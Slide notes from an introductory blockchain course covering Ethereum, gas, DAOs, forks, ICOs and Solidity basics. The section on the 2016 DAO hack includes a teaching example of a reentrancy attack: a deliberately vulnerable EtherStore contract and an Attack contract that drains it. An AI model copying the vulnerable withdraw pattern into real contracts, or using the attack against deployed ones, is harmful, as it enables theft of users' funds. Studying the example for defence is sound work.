
- Turing complete
- Allows for loops
- Similar to C#, Java
- Allow for viruses

What is a smart contract?




Each Node has:

1. History of all smart contracts
 2. History of all transactions
 3. Current state of all smart contracts



Decentralized applications (Dapps)




EVM & Gas

- EVM : Secluded virtual machine running on each node (security)
- You have to pay gas for any calculation you need to run : to avoid heavy calculation or infinite loop (see Gas costs from yellow paper)
- <https://ethereum.github.io/yellowpaper/paper.pdf>
- https://github.com/djrtwo/evm-opcode-gas-costs/blob/master/opcode-gas-costs_EIP-150_revision-1e18248_2017-04-12.csv
- <https://ethgasstation.info/>
- <https://www.ethgastracker.com/>
- Gnosis where gas is price in DAI

Decentralized Autonomous Organizations

- Aave DAO one of the most compelling example : the whole money market structure is voted
- Decentralized AI agent



The DAO attack

2016

On Ethereum

Investor-directed venture capital fund

Stateless

May 2016 Crowdfunded ~\$150,000,000

June 2016 Hacked for ~\$50,000,000


Dilemma: *"Code Is Law?"*

Hard fork

Ethereum split into ETH and ETC

Hacker walked away with ~\$67,000,000 in ETC

Problem in DAO code not Ethereum



DAO hack : reentrancy hack


What happened?
Attack was able to call EtherStore.withdraw multiple times before EtherStore.withdraw finished executing.

Here is how the functions were called
- Attack.attack
- EtherStore.deposit
- EtherStore.withdraw
- Attack fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack.fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack.fallback (receives 1 Ether)
*/

```
contract EtherStore {  
    mapping(address => uint256) public balances;  
  
    function deposit() public payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    function withdraw() public {  
        uint256 bal = balances[msg.sender];  
        require(bal > 0);  
  
        (bool sent,) = msg.sender.call{value: bal}("");  
        require(sent, "Failed to send Ether");  
  
        balances[msg.sender] = 0;  
    }  
  
    // Helper function to check the balance of this contract  
    function getBalance() public view returns (uint256) {  
        return address(this).balance;  
    }  
}  
  
contract Attack {  
    EtherStore public etherStore;  
    uint256 public constant AMOUNT = 1 ether;  
  
    constructor(address _etherStoreAddress) {  
        etherStore = EtherStore(_etherStoreAddress);  
    }  
  
    // Fallback is called when EtherStore sends Ether to this contract.  
    fallback() external payable {  
        if (address(etherStore).balance >= AMOUNT) {  
            etherStore.withdraw();  
        }  
    }  
  
    function attack() external payable {  
        require(msg.value >= AMOUNT);  
        etherStore.deposit{value: AMOUNT}();  
        etherStore.withdraw();  
    }  
  
    // Helper function to check the balance of this contract  
    function getBalance() public view returns (uint256) {  
        return address(this).balance;  
    }  
}
```

<https://solidity-by-example.org/hacks/re-entrancy/>

Soft versus hard forks (every one follows its philosophy)



Hard Forks = Loosen Rules

Hard Fork


Soft Forks = Tighten Rules

Hard Fork:

E.g. Max Block Size ++

Haven't
upgraded

Have
upgraded



Soft Fork

Hard Forks = Loosen Rules


Soft Forks = Tighten Rules

Soft Fork:


E.g. Max Block Size --

Haven't
upgraded yet

Have already
upgraded
(majority)




Initial Coin Offerings : raising capital on Ethereum



- https://github.com/sduprey/ICO_TOKEN
- Utility tokens : enable product consumption & DAO governance

Initial Coin Offering



Writing your smart contracts

https://github.com/sduprey/blockchain_introductory_course/tree/main/first_contracts

	public	external	internal	private
Modifier functions	✓	✓	✓	✓
Modifier variables	✓	✗	✓	✓
Accessible within the current contract	✓	✗	✓	✓
Accessible in derived contracts	✓	✗	✓	✗
External access	✓	✓	✗	✗


<https://docs.soliditylang.org/en/v0.8.30/>

Solidity Global Variables

Last Updated : 08 Apr, 2023

Global variables in Solidity are predefined variables available in any function or contract. These variables reveal blockchain, contract, and transaction data. Some common global variables in Solidity:

Variable	Type	Description
msg.sender	address	The address of the account that sent the current transaction.
msg.value	uint	The amount of Ether sent with the current transaction.
block.coinbase	address	The address of the miner who mined the current block.
block.difficulty	uint	The difficulty of the current block.
block.gaslimit	uint	The maximum amount of gas that can be used in the current block.
block.number	uint	The number of the current block.
block.timestamp	uint	The timestamp of the current block.
now	uint	An alias for block.timestamp.
tx.origin	address	The address of the account that originally created the transaction (i.e., the sender of the first transaction).
tx.gasprice	uint	The gas price (in Wei) of the current transaction.




MultiSignature Wallet

- Gnosis Safe

